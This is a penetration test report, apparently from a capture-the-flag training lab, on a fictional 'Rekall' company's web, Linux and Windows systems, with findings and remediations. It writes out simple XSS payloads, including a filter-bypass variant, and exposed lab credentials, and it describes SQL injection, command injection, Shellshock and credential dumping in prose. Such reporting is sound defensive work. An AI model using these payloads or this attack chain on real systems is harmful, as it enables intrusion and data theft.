Cybersecurity

Penetration Test Report

Rekall Corporation

Penetration Test Report

Dated: 2023/07/27

Confidentiality Statement

This document contains confidential and privileged information from Rekall Inc. (henceforth known as Rekall). The information contained in this document is confidential and may constitute inside or non-public information under international, federal, or state laws. Unauthorised forwarding, printing, copying, distribution, or use of such information is strictly prohibited and may be unlawful. If you are not the intended recipient, be aware that any disclosure, copying, or distribution of this document or its parts is prohibited.

Table of Contents

Contact Information

Company Name	Cyber Sec
Contact Name	Habib Ullah
Contact Title	Penetration Tester

Document History

Version	Date	Author(s)	Comments
001	20/07/2023	Habib Ullah	Initial Draft

Introduction

In accordance with Rekall policies, our organisation conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks' and systems' security and identify potential security flaws by utilising industry-accepted testing methodology and best practices.

For the testing, we focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited without prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in Rekall's web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of environmental security.

We used our proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

Rekall has outlined the following objectives:

Table 1: Defined Objectives

Objective:
Find and exfiltrate any sensitive information within the domain.
Escalate privileges.
Compromise several machines.

Penetration Testing Methodology

Reconnaissance

We begin assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap and Bloodhound.

Identification of Vulnerabilities and Services

We use custom, private, and public tools such as Metasploit, Wireshark, BeEF, Nmap, Nessus, Burp Suite, John the Ripper, and Kali Linux to gain a perspective of network security from a hacker's point of view. These methods provide Rekall with an understanding of the risks that threaten its information and the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

Vulnerability Exploitation

Our normal process is to manually test each identified vulnerability and use automated tools to exploit these issues. The exploitation of a vulnerability is defined as any action we perform that gives us unauthorised access to the system or sensitive data.

Reporting

Once exploitation is completed and the assessors have completed their objectives or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

Scope

Before any assessment activities, Rekall and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the Rekall POC to determine which network ranges are in scope for the scheduled assessment.

It is Rekall's responsibility to ensure that IP addresses identified as in-scope are actually controlled by Rekall and are hosted in Rekall-owned facilities (i.e., are not hosted by an external organisation). In-scope and excluded IP addresses and ranges are listed below.


Executive Summary of Findings

Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

Critical: Immediate threat to key business processes.
High: Indirect threat to key business processes/threat to secondary business processes.
Medium: Indirect or partial threat to business processes.
Low: No direct threat exists; vulnerability may be leveraged with other vulnerabilities.
Informational: No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:



Summary of Strengths

Although the assessment team uncovered several vulnerabilities, they also acknowledged numerous strengths within Rekall's network. These positives underscore the effectiveness of countermeasures and defences that have successfully stopped, detected, or blocked various attack techniques and tactics.

- Some users had strong passwords that could not be cracked by password-cracking tool John.
- I attempted a few exploits in Metasploit that were unsuccessful in attaining a Meterpreter shell.
- Rekall environment has good mitigation strategies for DDOS attacks to ensure network availability.

Summary of Weaknesses

The Cyber Sec assessment team has effectively identified multiple crucial vulnerabilities that require immediate attention to avert potential network compromises by adversaries. Our findings are not tied to a particular software version but encompass broader and systemic weaknesses.

- Weak user passwords cracked by John tool or guessed
- Company information available on OSINT such as a user’s credentials
- Web site is vulnerable to Cross-site scripting (XSS) and SQL payload injections
- Open Ports
- Rekall web server addresses publicly available
- SLMail server is vulnerable to exploits and allows us to create a shell session
- Apache Tom Cat web server is outdated and vulnerable to exploits
- Command injection and PHP file injection
- Unauthorised access to etc/shadow file allow us to go and crack a password with John and do privilege escalation.
- Session management and Directory traversal
- Ports 80 and 21,110 are open; open ports allow us for file enumeration and unauthorised access.
- Lateral movement

Executive Summary

Throughout the Penetration Testing of Rekall's network, Cyber Sec successfully pinpointed multiple vulnerabilities, including critical ones that could severely impact Rekall's revenue and reputation. As demonstrated below, we breached Rekall's IT assets, extracted sensitive data, and escalated privileges within systems.

In our evaluation, we initially tested Rekall's Web Application. We found that the home page is susceptible to an XSS Reflected attack, enabling the execution of malicious scripts. The Web App is also prone to Local File Inclusion, allowing file uploads from the VR Planner web page. On the Comments text box, we identified an XSS Stored vulnerability, permitting the execution of scripting code. Moreover, SQL Injection attacks are possible on the Login.php toolbar, and the Networking.php page is vulnerable to a Command Injection attack.

Upon further investigation, we found open-source data exposed and accessible using OSINT, and a stored certificate was identified through crt.sh. Shockingly, user login credentials are stored in plain view within the HTML source code of the Login.php page, even visible by merely highlighting the page in a web browser. Additionally, the file robots.txt was exposed and easily accessible.CS team revealed user credentials in a GitHub repository, leading to unauthorised access to the web host's files and directories. Moreover, the Apache server was found to be outdated, exposing it to a Struts vulnerability.

During the investigation within the Linux environment, the Cyber Sec team successfully identified five publicly exposed and vulnerable IP addresses, with one of the hosts running Drupal. Utilising stolen credentials, unauthorised access was gained to one of the hosts, and privileges were escalated to root. Furthermore, a commonly known shell RCE execution vulnerability was discovered using Meterpreter. The sudoers file was also found to be accessible using a Shellshock exploit in Metasploit.

On our final day of penetration testing, we tested the Windows OS environment of Rekall’s network. Cyber Sec Group discovered that FTP Port 21 was open and vulnerable, as was Port 110, used for the SLMail service. Metasploit was used to find out this vulnerability, as well as to gain access to a password hash file which was subsequently cracked and enabled the creation of a reverse shell. Additionally, scheduled tasks were readily visible within the Windows 10 Machine Task Scheduler, and Metepreter could be used to display directories on public Windows directories.

To summarise, these identified vulnerabilities pose significant risks and can cause severe damage to the organisation's assets and overall business functionality if exploited maliciously. Cyber Sec Security Group has offered comprehensive recommendations to mitigate each of these vulnerabilities effectively and prevent any potential harm or loss that could occur.

Summary Vulnerability Overview

Vulnerability	Severity
Local File Inclusion	**Critical**
SQL Injection	**Critical**
Sensitive Data Exposure	**Critical**

User Credentials Exposure	Critical
Command Injection	Critical
Shellshock on Web Server (Port 80)	Critical
Apache Struts (CVE-2017-5638)	Critical
Linux Privilege Escalation	Critical
SLMail Port 110 Exploited via Metasploit (SeattleMail)	Critical
Access System and Run lsa_dump_sam via Kiwi Shows Password Hashes	Critical
Admin Server Credentials Dumped via Kiwi	Critical
System Shell Executed with Dumped Admin Server Credentials	Critical
IPs visible with Nmap	Critical
Drupal (CVE-2019-6340)	Critical
Open Source Exposed Data	High
Apache Tomcat Remote Code Execution Vulnerability (CVE-2017-12617)	High
Run as ALL Sudoer (CVE-2019-14287)	High
Open FTP Port 21	High
Sensitive Information Stored in Public/Documents Folder	High
XSS Reflected	Medium
XSS Stored	Medium
Certificate Search via crt.sh	Medium
Directory Traversal	


The following summary tables represent an overview of the assessment findings for this penetration test:

Scan Type	Total
Hosts	172.22.117.20 172.22.117.10 192.168.13.10 192.168.13.11 192.168.13.12 192.168.13.13 192.168.13.14 192.168.14.35
Ports	21 22 80 106 110


Exploitation Risk	Total
Critical	14

High	5
Medium	3
Low	0


Vulnerability Findings

Vulnerability 1	Finding
Title	XSS Reflected
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	Medium
Description	Reflected cross-site scripting (or XSS) arises when an application receives data in an HTTP request and includes that data within the immediate response in an unsafe way. Cyber Sec Team have captured flag1 by injecting an alert <script>alert(Document.cookie)</script> payload in the text field.
Images	
Affected Hosts	192.168.14.35
Remediation	User input validation and content filtering are the first defence against most XSS attacks, including reflected XSS.


Vulnerability 2	Findings
Title	XSS reflected (advanced)
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	Medium
Description	Reflected XSS attacks, also known as non-persistent attacks, happen when a malicious script is reflected off of a web application to the victim's browser. During our assessment, CS found the memory-planner.php page is vulnerable to XSS scripting. We injected the <SCRIPscriptT>alert("hi")</SCRIPscripTt>
Images	
Affected Hosts	192.168.14.35
Remediation	Protection against reflected XSS primarily involves avoiding using dynamic malicious content from HTTP requests to embed scripts on a vulnerable application. Some ways to achieve this are listed below: • Validate user input • Escape dynamic content • Implement a content security policy • Utilise a vulnerability scanning tool

Vulnerability 3	Findings
Title	XSS Stored
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	Critical
Description	CS also succeeded in cross-site scripting stored by inputting the same command from inputting the same payload as cross-site scripting reflected. <script>alert(“Hi”)</script>
Images	
Affected Hosts	192.168.14.35
Remediation	implement XSS protection to avoid end user from entering script


Vulnerability 4	Findings
Title	Sensitive data exposure
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	Critical
Description	CS have used curl command to get the http response header of the About-Rekall.php directory and found the flag.

Images	
Affected Hosts	192.168.14.35
Remediation	Sensitive data should never be stored in plain text. It is essential to ensure that user credentials and other personal information are protected using modern cryptographic algorithms that address the latest security vulnerabilities.


Vulnerability 5	Findings
Title	Local file inclusion
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	Critical
Description	Local File Inclusion is an attack technique in which attackers trick a web application by uploading or exposing files on a web server. CS has used the local file inclusion technique by uploading a PHP file to the rekall web server and found flag 5.

Images	 
Affected Hosts	192.168.14.35
Remediation	Prevent file paths from being able to be appended directly; if possible, restrict API to allow inclusion only from a directory.


Vulnerability 6	Findings
Title	SQL injection
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	Critical
Description	SQL injection (SQLi) is a cyberattack that injects malicious SQL code into an application, allowing the attacker to view or modify a database. Successfully performed a SQL injection on the login.php “User Login” text fields are not validated against SQL injection.


Images	
Affected Hosts	192.168.14.35
Remediation	CS recommend preventing SQL Injection attacks is input validation and parametrised queries, including prepared statements.

Vulnerability 7	Findings
Title	Sensitive data exposure
Type (Web App / Linux OS / Windows OS)	Web App
Risk Rating	Medium
Description	The username and password are in plain text, or you can view it in the source code of the page.


Images	 `<p><label for="login">Login:</label><font color="#DB545A">dougquaid</font> <input type="text" id="login" name="login" size="20" /></p>` `<p><label for="password">Password:</label><font color="#DB545A">kuato</font> <input type="password" id="password" name="password" size="20" /></p>`
Affected Hosts	Rekall web server
Remediation	Ensure strong standard algorithms and strong keys are used, and proper key management is in place, and also make sure that user credentials are not stored in plain text.

Vulnerability 8	Findings
Title	Command Injection
Type (Web App / Linux OS / Windows OS)	Web App
Risk Rating	Critical
Description	Navigation allowed from /Networking.php to disclaimer.php?page=vendors.txt via, networking.php Able to input “splunk” inside of text field intended for DNS Check


Images	
Affected Hosts	192.168.13.35
Remediation	To prevent threat actors from inserting characters into the OS command with proper input validation on the filed level or form level.

Vulnerability 9	Findings
Title	Directory Traversal
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	Medium
Description	CS team used the previous command injection vulnerability from flag10 to find the old_disclaimers directory and successfully performed directory traversal to capture flag number fifteen.
Images	

